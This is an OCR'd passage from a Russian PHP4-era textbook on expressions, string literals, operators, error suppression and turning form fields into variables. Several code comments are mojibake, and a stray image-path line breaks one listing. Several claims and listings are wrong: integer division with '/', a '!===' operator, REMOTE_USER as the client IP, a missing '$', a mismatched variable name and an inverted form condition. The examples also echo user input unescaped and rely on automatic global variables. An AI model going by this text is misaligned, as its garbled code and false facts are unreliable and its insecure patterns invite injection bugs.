Вообще-то, есть еще два хитроумных оператора `(array)` и `(object)`, но эти операторы мы рассматривать не будем в силу их крайне слабой распространенности.

Логические выражения

Логические выражения — это выражения, у которых могут быть только два значения: ложь и истина (или, что почти то же самое, 0 и 1). Что, поверили? Напрасно — на самом деле абсолютно любое выражение может рассматриваться как логическое в "логическом" же контексте (например, как условие для конструкции `if-else`). Ведь, как уже говорилось, в качестве истины может выступать любое ненулевое число, непустая строка и т. д., а под ложью подразумевается все остальное.

Для логических выражений справедливы все те выводы, которые мы сделали насчет логических переменных. Эти выражения чаще всего возникают при применении операторов >, < и == (равно), `||` (логическое ИЛИ), `&&` (логическое И), `!` (логическое НЕ) и других. Например:

```
$a = 10<5;          // $a=false
$a = $b==1;         // $a=true, åñëè $b=5
$a = $b>=1&&$b<=10  // $a=true, если $b в пределах от 1 до 10
$a = !($b||$c)&&$d; // $a=true, если $b и $c ложны, а $d — истинно
```

Как осуществляется проверка истинности той или иной логической переменной? Да точно так же, как и любого логического выражения:

```
$b = $a>=1&&$a<=10; // присваиваем $b значение логического выражения
if($b) echo "a в нужном диапазоне значений";
```

Строковые выражения

Строки в PHP — одни из самых основных объектов. Как мы уже говорили, они могут содержать текст вместе с символами форматирования или даже бинарные данные. Определение строки в кавычках или апострофах может начинаться на одной строке, а завершаться — на другой. Вот пример, который синтаксически совершенно корректен:

```
$a="Это текст, начинающийся на одной строке
и продолжающийся на другой,
третьей и т. д.";
```

Я уже много раз использовал в примерах строковые константы, заключенные как в кавычки, так и в апострофы. Настало время поговорить о том, чем эти представления отличаются.

Строка в апострофах

Начнем с самого простого. Если строка заключена в апострофы (например, `'строка'`), то она трактуется почти в точности так же, как записана, за исключением двух специальных последовательностей символов:

- последовательность `\'` трактуется PHP как апостроф и предназначена для вставки апострофа в строку, заключенную в апострофы;
- последовательность `\\` трактуется как один обратный слэш и позволяет вставлять в строку этот символ.

Все остальные символы обозначают сами себя, в частности, символ `$` не имеет никакого специального значения (отсюда вытекает, что переменные внутри строки, заключенной в апострофы, не интерполируются, т. е. их значение не подставляется).

Строка в кавычках

По сравнению с апострофами, кавычки более "либеральны". То есть, набор специальных метасимволов, которые, будучи помещены в кавычки, определяют тот или иной специальный символ, гораздо богаче. Вот некоторые из них:

- `\n` обозначает символ новой строки;
- `\r` обозначает символ возврата каретки;
- `\t` обозначает символ табуляции;
- `\$` обозначает символ `$`, чтобы следующий за ним текст случайно не был интерполирован, как переменная;
- `\"` обозначает кавычку;
- `\\` обозначает обратный слэш;
- `\xNN` обозначает символ с шестнадцатеричным кодом `NN`.

Переменные в строках интерполируются. Например:

```
$a="Hello";
echo "$a world!"
```

Этот фрагмент выведет `Hello world!`, т. е. `$a` в строке была заменена на значение переменной `$a` (этому поспособствовал знак доллара, предваряющий любую переменную).

Давайте рассмотрим еще один пример.

```
$a="Hell";  // ñëîâî Hello áåç áóêâû "o"
echo "$ao world!";
```

Мы ожидаем, что выведется опять та же самая строка. Но задумаемся: как PHP узнает, имели ли мы в виду переменную `$a` или же переменную `$ao`? Очевидно, никак. Запустив фрагмент, убеждаемся, что он генерирует сообщение о том, что переменная `$ao` не определена. Как же быть? А вот как:

```
$a="Hell";  // слово Hello без буквы "o"
echo $a."o world!";  // один способ
echo "{$a}o world!"; // другой способ
echo "${a}o world!"; // третий способ!
```

Мы видим, что существует целых три способа преодолеть проблему. Каким из них воспользоваться — дело ваше. Мне больше нравится вариант с `{$a}`, хотя он и введен в PHP лишь недавно.

Внимание

Последний пример показывает, что в некоторых контекстах и фигурные скобки могут трактоваться как спецсимволы.

Here-документ

В четвертой версии PHP появился и еще один способ записи строковых констант, который исторически называется here-документом (встроенный документ). Фактически он представляет собой альтернативу для записи многострочных констант. Выглядит это примерно так:

```
$a=<<<MARKER
Далее идет какой-то текст,
возможно, с переменными, которые интерполируются:
например, $name будет интерполирована здесь.
MARKER;
```

Строка `MARKER` может быть любым алфавитно-цифровым идентификатором, не встречающимся в тексте here-документа в виде отдельной строки. Синтаксис накладывает 2 ограничения на here-документы:

- после `<<<MARKER` и до конца строки не должны идти никакие непробельные символы;
- завершающая строка `MARKER;` должна оканчиваться точкой с запятой, после которой до конца строки не должно быть никаких инструкций.

Эти ограничения настолько стесняют свободу при использовании here-документов, так что, думаю, вам стоит совсем от них отказаться. Например, следующий код работать не будет, как бы нам этого ни хотелось (функция `strip_tags()` удаляет тэги из строки):

```
echo strip_tags(<<<EOD);
```

```
Какой-то текст с <b>тэгами </b> — этот пример НЕ работает!
EOD;
```

Надеюсь, в будущем разработчики PHP изменят ситуацию к лучшему, но пока они этого не сделали.

Вызов внешней программы

Последняя строковая "константа" — строка в *обратных апострофах* (например, `команда`), заставляет PHP выполнить команду операционной системы и то, что она вывела, подставить на место строки в обратных апострофах. Вот так, например, мы можем в системе Windows узнать содержимое текущего каталога, которое выдает команда `dir`:

```
$st=`dir`;
echo "<pre>$st</pre>";
```

Впрочем, если в настройках PHP установлен так называемый *безопасный режим*, который ограничивает возможность запуска внешних программ лишь некоторыми, указанная команда может и не сработать. Мы еще вернемся к запуску программ в следующей части этой книги.

Операции

На самом деле, к этому моменту вы уже знакомы практически со всеми операциями над переменными и выражениями в PHP. И все же я приведу здесь их полный список с краткими комментариями, заменяя выражения-операнды буквами `a` и `b`.

Замечание

В большинстве публикаций, как только разговор заходит о выражениях и операциях, проводят громоздкую и неуклюжую таблицу приоритетов (порядка действий) и ассоциативности операторов. Пожалуй, я воздержусь от такой практики (ввиду ее крайней ненаглядности) и отошлю интересующихся к официальной документации по PHP. Вместо этого я посоветую вам везде, где возможна хоть малейшая неоднозначность, использовать скобки.

Арифметические операции

- `a + b` — сложение
- `a – b` — вычитание
- `a * b` — умножение
- `a / b` — деление
- `a % b` — остаток от деления `a` на `b`

Операция деления / возвращает целое число (то есть, результат деления нацело), если оба выражения a и b — целого типа (или же строки, выглядящие как целые числа), в противном случае результат будет дробным. Операция вычисления остатка от деления % работает только с целыми числами, так что применение ее к дробным может привести к, мягко говоря, нежелательному результату.

Строковые операции

- a.b — слияние строк a и b
- a[n] — символ строки в позиции n

Собственно, других строковых операций и нет — все остальное, что можно сделать со строками в PHP, выполняют стандартные функции.

Операции присваивания

Основным из этой группы операций является оператор присваивания =. Еще раз напомню, что он не обозначает "равенство", а говорит интерпретатору, что значение правого выражения должно быть присвоено переменной слева. Например:

```
$a = ($b = 4) + 5;
```

После этого $a равно 9, а $b равно 4.

Замечание

Обратите внимание на то, что в левой части всех присваивающих операторов должна стоять переменная или ячейка массива.

Помимо этого основного оператора, существует еще множество комбинированных — по одному на каждую арифметическую, строковую и другую операцию. Например:

```
$a = 10;
$a += 4;          // ïðèáàâèòü ê $a 4
$s = "Hello";
$s .= " world!"; // òåïåðü â $s "Hello world!"
```

Думаю, не стоит особо на них задерживаться.

Операции инкремента и декремента

Для операций $a+=1 и $b-=1 в связи с их чрезвычайной распространенностью в PHP ввели, как и в Си, специальные операторы. Итак:

- $a++ — увеличение переменной $a на 1;
- $a-- — уменьшение переменной $a на 1.

Как и в языке Си, эти операторы увеличивают или уменьшают значение переменной, а в выражении возвращают значение переменной $a *до* изменения. Например:

```
$a=10;
$b=$a++;
echo "a=$a, b=$b"; // âûâåäåò a=11, b=10
```

Как видите, сначала переменной `$b` присвоилось значение переменной `$a`, а уж затем последняя была инкрементирована. Впрочем, выражение, значение которого присваивается переменной `$b`, может быть и сложнее — в любом случае, инкремент `$a` произойдет только после его вычисления.

Существуют также парные рассмотренным операторы, которые указываются до, а не после имени переменной. Соответственно, и возвращают они значение переменной уже *после* изменения. Вот пример:

```
$a=10;
$b=--$a;
echo "a=$a, b=$b"; // âûâåäåò a=9, b=9
```

Операторы инкремента и декремента на практике применяются очень часто. Например, они встречаются практически в любом цикле `for`.

Битовые операции

Эти операции предназначены для работы (установки/снятия/проверки) групп битов в целой переменной. Биты целого числа — это не что иное, как отдельные разряды того же самого числа, записанного в двоичной системе счисления. Например, в двоичной системе число 12 будет выглядеть как 1100, а 2 — как 10, так что выражение 12|2 вернет нам число 14 (1110 в двоичной записи). Если переменная не целая, то она вначале округляется, а уж затем к ней применяются перечисленные ниже операторы.

- `a & b` — результат — число, у которого установлены только те биты, которые установлены и у `a`, и у `b` одновременно.
- `a | b` — результат — число, у которого установлены только те биты, которые установлены либо в `a`, либо в `b` (либо одновременно).
- `~ a` — результат, у которого на месте единиц в `a` стоят нули, и наоборот.
- `a << b` — результат — число, полученное поразрядным сдвигом `a` на `b` битов влево.
- `a >> b` — аналогично, только вправо.

Операции сравнения

Это в своем роде уникальные операции, потому что независимо от типов своих аргументов они всегда возвращают одно из двух: `false` или `true`. Операции сравнения позволяют сравнивать два значения между собой и, если условие выполнено, возвращают `true`, а если нет — `false`.

- `a == b` — истина, если `a` равно `b`.

- `a != b` — истина, если `a` не равно `b`.
- `a < b` — истина, если `a` меньше `b`.
- `a > b` — аналогично больше.
- `a <= b` — истина, если `a` меньше либо равно `b`.
- `a >= b` — аналогично больше либо равно.

Следует отметить, что в PHP сравнивать можно только скалярные (то есть строки и числа) переменные. Для массивов и объектов этого делать нельзя. Их даже нельзя сравнивать на равенство (при помощи оператора ==), но при выполнении такой операции PHP не выдает предупреждения. Так что удивившись как-то раз, почему это два совершенно разных массива при сравнении их с помощью == оказываются вдруг одинаковыми, вспомните, что перед сравнением оба операнда преобразуются в слово `array`, которое потом и сравнивается.

Операции эквивалентности

В PHP версии 4 появился новый оператор сравнения — тройной знак равенства ===, или оператор проверки на эквивалентность. Как мы уже замечали ранее, PHP довольно терпимо относится к тому, что строки неявно преобразуются в числа, и наоборот. Например, следующий код выведет, что значения переменных равны:

```
$a=10;
$b="10";
if($a==$b) echo "a è b ðàâíû";
```

И это несмотря на то, что переменная `$a` представляет собой число, а `$b` — строку. Впрочем, данный пример показывает, каким PHP может быть услужливым, когда нужно. Давайте теперь посмотрим, какой казус может породить эта "услужливость".

```
$a=0;  // ноль
$b=""; // пустая строка
if($a==$b) echo "a и b равны";
```

Хотя `$a` и `$b` явно не равны даже в обычном понимании этого слова, программа заявит, что они совпадают. Почему так происходит? Дело в том, что если один из операндов логического оператора может трактоваться как число, то оба операнда трактуются как числа. При этом пустая строка превращается в 0, который затем и сравнивается с нулем. Неудивительно, что оператор `echo` срабатывает.

Проблему решает оператор эквивалентности === (тройное равенство). Он не только сравнивает два выражения, но также их типы. Перепишем наш пример с использованием этого оператора:

```
$a=0;  // ноль
$b=""; // пустая строка
if($a===$b) echo "a è b ðàâíû";
```

Вот теперь ничего напечатано не будет. Но возможности оператора эквивалентности идут далеко за пределы сравнения "обычных" переменных. С его помощью можно сравнивать также и массивы, объекты и т. д. Это бывает иногда очень удобно. Вот пример:

```
$a=array('a'=>'aaa');
$b=array('b'=>'bbb');
if($a==$b)  echo "С использованием == a=b<br>";
if($a===$b) echo "С использованием === a=b<br>";
```

Если запустить представленный код, то выведется первое сообщение, но не второе. Произойдет это по той причине, что, как мы уже говорили, операнды-массивы преобразуются в строки `array`, которые затем и будут сравниваться. Оператор `===` лишен этого недостатка, поэтому работает верно.

Разумеется, для оператора `===` существует и его антипод — оператор `!===` (он состоит из целых четырех символов!). Думаю, что не нужно объяснять, как он работает.

Логические операции

Эти операции предназначены исключительно для работы с логическими выражениями и также возвращают `false` или `true`.

- `! a` — истина, если `a` ложно, и наоборот.
- `a && b` — истина, если истинны и `a`, и `b`.
- `a || b` — истина, если истинны или `a`, или `b`, или они оба.

Следует заметить, что вычисление логических выражений, содержащих такие операции, идет всегда слева направо, при этом, если результат уже очевиден (например, `false&&что-то` всегда дает `false`), то вычисления обрываются, даже если в выражении присутствуют вызовы функций. Например, в операторе

```
$logic = 0&&(time()>100);
```

стандартная функция `time()` никогда не будет вызвана.

Будьте осторожны с логическими операциями — не забывайте про удваивание символа. Обратите внимание, что, например, `|` и `||` — два совершенно разных оператора, один из которых может потенциально возвращать любое число, а второй — только `false` и `true`.

Оператор отключения предупреждений

Выдаче ясных и адекватных сообщений о возникших во время выполнения сценария ошибках разработчики PHP заслуженно уделили особое внимание. Наверное, вы уже запускали несколько простых PHP-программ из браузера и имели удовольствие ви-

деть, что все ошибки выводятся прямо в окно браузера вместе с указанием, на какой строке и в каком файле они обнаружены. Остается только в редакторе найти нужную строку и исправить ошибку. Удобно, не правда ли?

Замечание

К сожалению, PHP — чуть ли не первый язык, который выводит предупреждения в браузер, а не в файлы журналов. Если вы работали некоторое время с таким языком, как Perl, то, наверное, уже успели устать от бесконечных верениц "500-х ошибок", которые Perl выдает при малейшей оплошности в сценарии. Теперь можете вздохнуть с облегчением: PHP *никогда* не выдаст сообщение о 500-й ошибке, что бы ни произошло.

PHP устроен так, что ранжирует ошибки и предупреждения по четырем основным "уровням серьезности". Вы можете настроить его так, чтобы он выдавал только ошибки тех уровней, которые вас интересуют, игнорируя остальные (то есть, не выводя предупреждений о них). Впрочем, я рекомендую всегда включать контроль ошибок по-максимуму, т. к. это может существенно упростить отладку программ. Допустим, мы так и поступили, и теперь PHP "ругается" даже на незначительные ошибки.

Однако не всегда это бывает удобно. Более того, иногда предупреждения со стороны интерпретатора просто недопустимы. Рассмотрим, например, такой сценарий (листинг 7.4):

Листинг 7.4. Навязчивые предупреждения

```
<form action=test.php>
<input type=submit name="doGo" value="Click!">
</form>
<?
if($doGo) echo "Вы нажали кнопку!";
?>
```

Мы хотели сделать так, чтобы при нажатии на кнопку выдавалось соответствующее сообщение, но вот беда: теперь при первом запуске сценария PHP выдаст предупреждение о том, что "переменная `$doClick` не инициализирована". Ну не отключать же из-за такой мелочи контроль ошибок во всем сценарии, не правда ли? Как бы нам временно блокировать проверку ошибок, чтобы она не действовала только в одном месте, не влияя на остальной код?

Вот для этого и существует оператор `@` (отключение ошибок). Если разместить данный оператор перед любым выражением (возможно, включающим вызовы функций, генерирующих предупреждения), то сообщения об ошибках в этом выражении будут подавлены и в окне браузера не отображены.

Замечание

На самом деле текст предупреждения сохраняется в переменной PHP `$php_errormsg`, которая может быть в будущем проанализирована. Эта возможность доступна, если в настройках PHP включен параметр `track_errors` (по умолчанию он как раз и установлен в `yes`).

Вот теперь мы можем переписать наш пример, грамотно отключив надоедливое предупреждение (листинг 7.5).

Листинг 7.5. Отключение навязчивого предупреждения


```
<form action=test.php>
<input type=submit name="doGo" value="Click!">
</form>
<?
if(@$doGo) echo "Вы нажали кнопку!";
?>
```

Как можно заметить, листинг 7.5 отличается от листинга 7.4 всего лишь наличием оператора `@` внутри скобок инструкции `if`.

Замечание

Еще раз хочу посоветовать вам включать максимальный контроль ошибок в настройках PHP, а в спорных местах применять оператор @. Это просто, красиво, удобно. К тому же, как я уже говорил, способно в несколько раз облегчить отладку сценариев, не работающих по загадочным причинам.

Глава 8



Работа с данными формы

Дойдя до этого места, я столкнулся с проблемой непростого выбора: продолжать и дальше рассказывать о самом языке PHP или же чуть-чуть уйти в сторону и рассмотреть более прикладные задачи. Я остановился на последнем. Как-никак, Web-программирование в большей части (или хотя бы наполовину) представляет собой как раз обработку различных данных, введенных пользователем — т. е., обработку форм.

Пожалуй, нет другого такого языка, как PHP, который бы настолько облегчил нам задачу обработки и разбора форм, поступивших из браузера. Дело в том, что в язык на самом нижнем уровне встроены все необходимые возможности, так что нам не придется даже и задумываться над особенностями протокола HTTP и размышлять, как же происходит отправка и прием POST-форм или даже загрузка файлов. Разработчики PHP все предусмотрели.

В седьмой главе мы довольно подробно рассмотрели механизм работы протокола HTTP, который отвечает за доставку данных из браузера на сервер и обратно. Впрочем, там было довольно много теории, так что предлагаю повторить этот процесс еще раз — так сказать, с прикладных позиций, а также разобрать возможности, предоставляемые PHP.

Передача данных командной строки

Вначале хочу вас поздравить: сейчас мы уже знаем достаточно, чтобы начать писать простейшие сценарии на PHP типа "Hello world, сейчас 10 часов утра". Однако нашим сценариям будет недоставать одного — интерактивного взаимодействия с пользователем.

Зададимся задачей написать сценарий, который принимает в параметрах имя и возраст пользователя и выводит: "Привет, <имя>! Я знаю, вам <возраст> лет!".

Сначала рассмотрим наиболее простой способ передачи имени и возраста сценарию — непосредственный набор их в URL после знака `?` — например, в формате `name=имя&age=возраст` (мы рассматривали этот прием в первой части книги). Правда, даже программисту довольно утомительно набирать эту строку вручную.

Всякие там ?, &, %... К счастью, существуют удобные возможности языка HTML, которые, конечно, поддерживаются всеми браузерами.

Итак, пусть у нас на сервере в корневом каталоге есть сценарий на PHP под названием hello.php. Наш сценарий распознает 2 параметра: name и age. Он должен отработать и вывести следующую HTML-страницу:

```
<html><body>
Привет, name! Я знаю, Вам age лет!
</body></html>
```

Разумеется, нужно name и age заменить на соответствующие значения. Таким образом, если задать в адресной строке браузера

```
http://www.somehost.com/script.cgi?name=Vasya&age=20
```

мы должны получить страницу с требуемым результатом.

Как только задача осознана, можно приступать к ее решению. Но прежде бывает полезно решить аналогичную, но более простую задачу. Итак, как же нам в сценарии получить строку параметров, переданную после знака вопроса в URL при обращении к сценарию? Как было указано в первой части книги, для этого можно проанализировать переменную окружения QUERY_STRING, которая в PHP доступна под именем $QUERY_STRING. Напишем небольшой пример, чтобы это проиллюстрировать (листинг 8.1).

Листинг 8.1. Вывод параметров командной строки

```
<html><body>
<?
echo "Данные из командной строки: $QUERY_STRING";
?>
</body></html>
```

Если теперь мы запустим этот сценарий из браузера (перед этим сохранив его в файле test.php в корневом каталоге сервера) примерно вот таким образом:

```
http://www.myhost.com/test.php?aaa+bbb+ccc+ddd
```

то получим документ следующего содержания:

```
Данные из командной строки: aaa+bbb+ccc+ddd
```

Обратите внимание на то, что URL-декодирование символов не произошло: строка $QUERY_STRING, как и одноименная переменная окружения, всегда приходит в той же самой форме, в какой она была послана браузером. Давайте запомним этот небольшой пример — он еще послужит нам в будущем.

Так как PHP изначально создавался именно как язык для Web-программирования, то он дополнительно проводит некоторую работу с переменной $QUERY_STRING перед

тем, как управление будет передано сценарию. А именно, он разбивает ее по пробельным символам (в нашем примере пробелов нет, их заменяют символы +, но эти символы PHP также понимает правильно) и помещает полученные кусочки в массив-список `$argv`, который впоследствии может быть проанализирован в программе. Заметьте, что здесь действует точно такая же техника, которая принята в Си, с точностью до названия массива с аргументами.

Все же массив `$argv` используется при программировании на PHP крайне редко, что связано с гораздо большими возможностями интерпретатора по разбору данных, поступивших от пользователя. Однако в некоторых (обычно учебных) ситуациях его применение оправдано, так что не будем забывать об этой возможности.

Формы

Вернемся к поставленной задаче. Как нам сделать, чтобы пользователь мог в удобной форме ввести свое имя и возраст? Очевидно, нам придется создать что-нибудь типа диалогового окна Windows, только в браузере. Итак, нам понадобится обычный HTML-документ (например, по имени `form.html` в корневом каталоге) с элементами этого диалога — текстовыми полями — и кнопкой. Давайте возьмем ту же самую форму, которую я уже приводил в примере в первой части книги, только теперь мы уже будем не просто разбирать, как и куда поступают данные, а напишем сценарий, который эти данные будет обрабатывать (листинг 8.2).

Листинг 8.2. `form.html`: страница с формой

```
<html><body>
<form action=hello.php>
Введите имя: <input type=text name="name" value="Неизвестный"><br>
Введите возраст: <input type=text name="age" value="неопределенный"><br>
<input type=submit value="Нажмите кнопку, чтобы запустить сценарий!">
</form>
</body></html>
```

Загрузим наш документ в браузер. Теперь, если ввести в поле с именем свое имя, а в поле для возраста — свой возраст и нажать кнопку, браузер автоматически обратится к сценарию `hello.php` и передаст через `?` все атрибуты, расположенные внутри тэгов `<input>` в форме и разделенные символом `&` в строке параметров. Заметьте, что в атрибуте `action` тэга `<form>` мы задали относительный путь, т. е. сценарий `hello.php` будет искаться браузером в том же самом каталоге, что и файл `form.html`.

Как мы знаем, все перекодирования и преобразования, которые нужны для URL-кодирования данных, осуществляются браузером автоматически. В частности, буквы

кириллицы превратятся в %XX, где XX — некоторое шестнадцатеричное число, обозначающее код символа.

Использование форм позволяет в принципе не нагружать пользователя такой информацией, как имя сценария, его параметры и т. д. Он всегда будет иметь дело только с полями, переключателями и кнопками формы.

Листинг 8.3. hello.php — модель простого PHP-сценария

```
<html><body>
<?
получаем в $name имя из параметров, а в $age — возраст
echo "Привет, $name!<br> Я знаю, Вам $age лет!";
?>
</html></body>
```

Осталось теперь только определиться, как мы можем извлечь $name и $age из строки параметров. Конечно, мы можем попытаться разобрать ее "вручную" при помощи стандартных функций работы со строками (которых в PHP великое множество), и этот прием действительно будет работать. Однако, прежде чем браться за ненужное дело, давайте посмотрим, что нам предлагает сам язык.

Трансляция полей формы в переменные

Итак, мы не хотим заниматься прямым разбором переменной окружения QUERY_STRING, в которой хранятся параметры сценария. И правильно не хотим — интерпретатор перед запуском сценария делает все сам. Причем независимо от того, каким методом — GET или POST — воспользовался "браузер". То есть, PHP сам определяет, какой метод был задействован (благо, информация об этом доступна через переменную окружения REQUEST_METHOD), и получает данные либо из QUERY_STRING, либо из стандартного входного потока. Это крайне удобно и достойно подражания, вообще говоря, в любых CGI-сценариях.

А именно, интерпретатор все данные из полей формы преобразует в глобальные *одноименные* переменные. В нашем случае значение поля name после начала работы программы будет храниться в переменной $name, а значение поля age — в переменной $age. То есть, не надо ничего ниоткуда "получать" — все уже установлено и распаковано из URL-кодировки. Максимум удобств, минимум затрат, не правда ли? К тому же, еще и работает быстрее, чем аналогичный кустарный код, написанный на PHP, потому что разработчики PHP предусмотрели функцию разбора командной строки на Си.

Вот наш окончательный сценарий `hello.php` (листинг 8.4). Как видите, он сжался до неприличных размеров:

Листинг 8.4. `hello.php`: окончательная версия

```
<html><body>
<? echo "Привет, $name!<br> Я знаю, Вам $age лет!" ?>
</html></body>
```

Давайте теперь его усовершенствуем — сделаем так, чтобы при запуске без параметров сценарий выдавал документ с формой, а при нажатии кнопки — выводил нужный текст. Самый простой способ определить, был ли сценарий запущен без параметров — проверить, существует ли переменная с именем, совпадающим с именем кнопки отправки. Если такая переменная существует, то, очевидно, что пользователь запустил программу, нажав на кнопку. Здесь мы применим инструкцию `if`, которая нами еще не рассматривалась, но, думаю, читатель простит мне этот огрех (листинг 8.5).

Листинг 8.5. `hello.php`: усовершенствованная версия

```
<html><body>
<?if($doGo) {?>
  <form action="<?=$SCRIPT_NAME?>">
  Введите имя: <input type=text name="name"><br>
  Введите возраст: <input type=text name="age"><br>
  <input type=submit name="doGo" value="Нажмите кнопку!">
  </form>
<?} else {?>
  Привет, <?=$name?>!<br>
  Я знаю, Вам <?=$age?> лет!"
<?}?>
</html></body>
```

Из этого примера мы можем почерпнуть еще один удобный прием, который нами пока не рассматривался. Это конструкция `<?=выражение?>`. Она является ничем иным, как просто более коротким обозначением для `<?echo(выражение)?>`, и предназначена для того, чтобы вставлять величины прямо в HTML-страницу.

Замечание

Помните наши рассуждения о том, что же первично в PHP: текст или программа? Конструкция `<?=` применяется обычно в тот момент, когда выгодно счи-

тать, что первичен текст. В нашем примере именно так и происходит — ведь кода на PHP тут очень мало, в основном страница состоит из HTML-тэгов.

Обратите внимание на полезный прием: в параметре `action` тэга `<form>` мы не задали явно имя файла сценария, а извлекли его из переменной `SCRIPT_NAME` (которая устанавливается автоматически перед запуском сценария). Это позволило нам не "привязываться" к имени файла, т. е. теперь мы можем его в любой момент переименовать без потери функциональности.

Внимание

Если PHP установлен не как модуль Apache, а как отдельный обработчик, то переменная `$SCRIPT_NAME` будет содержать не то значение, на которое мы рассчитываем. Например, если воспользоваться способом инсталляции PHP, который предлагается во второй части этой книги (когда мы устанавливаем PHP именно как внешнюю программу, а не модуль Apache), после запуска сценария переменная `$SCRIPT_NAME` будет содержать строку `/_php/php.exe`, что, конечно же, нам не подходит. "Правильное" значение в этом случае можно найти в переменной окружения `REDIRECT_URL`, или в переменной PHP `$REDIRECT_URL`.

К тому же, теперь исчезла необходимость и в промежуточном файле `form.html`: его код встроен в сам сценарий. Именно так и нужно разрабатывать сценарии: и просто и делу польза. Здесь действует общий принцип: чем меньше файлов, задающих внешний вид страницы, тем лучше (только, ради бога, не обобщайте это на файлы с программами — последствия могут быть катастрофическими!).

Трансляция переменных окружения и Cookies

Однако "интеллектуальные" возможности PHP на этом далеко не исчерпываются. Дело в том, что в переменные преобразуются не только все данные формы, но и переменные окружения (включая `QUERY_STRING`, `CONTENT_LENGTH` и многие другие), а также все Cookies.

Например, вот сценарий (листинг 8.6), который печатает IP-адрес пользователя, который его запустил, а также тип его браузера (эти данные хранятся в переменных окружения `REMOTE_USER` и `HTTP_USER_AGENT`):

Листинг 8.6. Вывод IP-адреса и браузера пользователя

```
<html><body>
Ваш IP-адрес: <?=$REMOTE_USER?><br>
Ваш браузер: <?= HTTP_USER_AGENT?>
</body></html>
```

По умолчанию трансляция выполняется в порядке ENVIRONMENT-GET-POST-COOKIE, причем каждая следующая переменная как бы перекрывает предыдущее свое значение. Например, пусть у нас есть переменная окружения `A=10`, параметр, поступивший из GET-формы `A=20` и Cookie `A=30`. В этом случае в переменную `$A` сценария будет записано 30, поскольку Cookie перекрывает `GET`, а `GET` перекрывает переменные окружения. Так что, проверяя какую-либо переменную окружения `VAR` в сценарии (особенно если она касается вопросов, связанных с разграничением прав доступа — например, переменная содержит пароль), задумайтесь на минутку: а что, если злоумышленник запустит ваш сценарий вот так:

```
http://www.somehost.com/foo.php?VAR=что_то_очень_нехорошее
```

и старое значение переменной окружения `VAR` окажется стертым? К счастью, в таких ситуациях есть выход — достаточно воспользоваться функцией `getenv()`, чтобы прочитать значение переменной окружения с указанным именем, и только его — невзирая ни на какие другие данные. Подробнее об этой функции мы поговорим чуть позже.

Трансляция списков

Механизм трансляции полей формы в PHP работает приемлемо, когда среди них нет полей с одинаковыми именами. Если же таковые встречаются, то в переменную, ясное дело, записываются только данные последнего встретившегося поля. Это довольно-таки неудобно при работе, например, со списком множественного выбора `<select multiple>`:

```
<select name=Sel multiple>
<option>First
<option>Second
<option>Third
</select>
```

В таком списке вы можете выбрать (подсветить) не одну, а сразу несколько строчек, используя клавишу <Ctrl> и щелкая по ним кнопкой мыши. Пусть мы выбрали `First` и `Third`. Тогда после отправки формы сценарию придет строка параметров `Sel=First&Sel=Third`, и в переменной `$Sel` окажется, конечно, только `Third`. Значит ли это, что первый пункт потерялся и механизм трансляции в PHP работает некорректно? Оказывается, нет, и для решения подобных проблем в PHP предусмотрена возможность давать имена полям формы в виде имени массива с индексами:

```
<select name="Sel[]" multiple>
<option>First
<option>Second
<option>Third
```

```
</select>
```

Теперь сценарию придет строка `Sel[]=First&Sel[]=Third`, интерпретатор обнаружит, что мы хотим создать "автомассив" (то есть массив, который не содержит пропусков, и у которого индексация начинается с нуля), и, действительно, создаст переменную `$Sel` типа массив, содержимое которого следующее: `array(0=>"First", 1=>"Third")`. Как мы видим, в результате ничего не пропало — данные только слегка видоизменились.

Замечание

Подробнее про ассоциативные массивы и автомассивы читайте в *главе 10*.

Все же, забегая вперед, еще несколько слов об автомассивах. Рассмотрим такой несложный пример программы:

```
$A[]=10;
$A[]=20;
$A[]=30;
```

После отработки этих строк будет создан массив `$A`, заполненный последовательно числами 10, 20 и 30, с индексами, отсчитываемыми с нуля. То есть, если внутри квадратных скобок при присваивании элементу массива не указано ничего, то подразумевается элемент массива, следующий за последним. В общем-то это должно быть интуитивно понятным — именно на легкость в использовании и ориентировались разработчики PHP.

Прием с автомассивом в поле `<select multiple>`, действительно, выглядит довольно элегантно. Однако не стоит думать, что он применим только к этому элементу формы: автомассивы мы можем применять и в любых других полях. Вот пример, создающий 2 переключателя (кнопки со значениями вкл/выкл), один редактор строки и одно текстовое (многострочное) поле, причем все данные после запуска сценария, обрабатывающего эту форму, будут представлены в виде одного-единственного автомассива:

```
<input type=checkbox name=Arr[] value=ch1>
<input type=checkbox name=Arr[] value=ch2>
<input type=text name=Arr[] value="Some string">
<textarea name=Arr[]>Some text</textarea>
```

То есть, мы видим, что PHP совершенно нет никакого дела до того, в каких элементах формы мы используем автомассивы — он в любом случае обрабатывает все одинаково. И это, пожалуй, правильно.

Трансляция массивов

В сущности, мы уже рассмотрели почти все возможности PHP по автоматической трансляции данных формы. Напоследок взглянем на еще одно полезное свойство PHP. Пусть у нас есть такая форма (листинг 8.7):

Листинг 8.7. Трансляция массивов

```
Имя: <input type=text name=Data[name]><br>
Адрес: <input type=text name=Data[address]><br>
Город:<br>
<input type=radio name=Data[city] value=Moscow>Москва<br>
<input type=radio name=Data[city] value=Peter>Санкт-Петербург<br>
<input type=radio name=Data[city] value=Kiev>Киев<br>
```

Можно догадаться, что после передачи подобных данных сценарию на PHP в нем будет инициализирован ассоциативный массив `$Data` с ключами `name`, `address` и `city` (ассоциативные массивы мы также затрагивали пока только вскользь, но очень скоро этот пробел будет достойно восполнен). То есть, имена полям формы можно давать не только простые, но и представленные в виде одномерных ассоциативных массивов.

Забегая вперед, скажу, что в сценарии к отдельным элементам формы можно будет обратиться при помощи указания ключа массива: например, `$Data['city']` обозначает значение той радиокнопки, которая была выбрана пользователем, а `$Data["name"]` — ее имя. Заметьте, что в сценарии мы обязательно должны заключать ключи в кавычки или апострофы — в противном случае интерпретатором будет выведено предупреждение. В то же время, в параметрах `name` полей формы мы, наоборот, должны их избегать — уж так устроен PHP.

Внимание

Если верить официальной документации, то многомерные массивы (то есть, массивы массивов) указывать нельзя. Например, при передаче данных поля, определенного как `<input type=text name=Silly[one][two][three]>` в программе, действительно, создастся массив `$Silly`, но он будет одномерный и с ключом `one][two][three` — совсем не то, что мы ожидали, не правда ли? В принципе, при большом желании можно написать функцию, которая конвертирует такие "испорченные" массивы в нормальное многомерное представление, но это выходит за рамки нашего обзора.

